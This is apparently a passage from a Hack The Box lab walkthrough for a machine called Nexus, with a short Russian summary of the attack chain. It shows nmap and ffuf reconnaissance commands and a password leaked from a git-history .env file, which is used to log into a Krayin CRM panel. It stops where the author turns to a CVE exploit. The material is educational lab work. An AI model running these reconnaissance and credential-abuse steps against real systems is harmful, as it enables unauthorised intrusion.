 wingleszy/htb-nexus-walkthrough
Write-up машины Nexus (HTB). Цепочка атак: утечка данных в Git history → Krayin CRM RCE (CVE-2026-38526) → повышение привилегий через Git internals и SUID binary. Подробный разбор векторов атак с иллюстрациями.

Name: Nexus
Difficulty: Easy
OS: Linux (Ubuntu)
Completion date: September 23, 2026
Connect to the VPN and start port scanning:

Openvpn <path to .ovpn config>
The message "Initialization Sequence Completed" should appear
Check open ports with nmap nmap -sC -sV -Pn 10.129.101.185

Only two ports are open:
22/tcp — OpenSSH 9.6p1 Ubuntu

80/tcp — nginx 1.24.0 (redirect to http://nexus.htb/)


Add the domain to /etc/hosts:

On the main page we see an energy company website. In the careers section (/careers) we find the manager's email: [email protected]

Use ffuf to search for virtual hosts:
ffuf -u http://nexus.htb -H "Host: FUZZ.nexus.htb" \
     -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
     -mc 200
We find the subdomain: git.nexus.htb
We add it to hosts and navigate to the address. The Gitea service is deployed there
We examine the public repositories. In admin/krayin-docker-setup we find a commit with the .env file

In the file we discover:
N27xh!!2ucY04billing.nexus.htb
We add billing.nexus.htb to hosts. Krayin CRM v2.2.0 is running on this subdomain

We use the found data:


After successfully logging into the administration panel, we can notice the version Krayin 2.2.0

Via exploit-db we find an exploit for Krayin CRM (CVE-2026-38526)
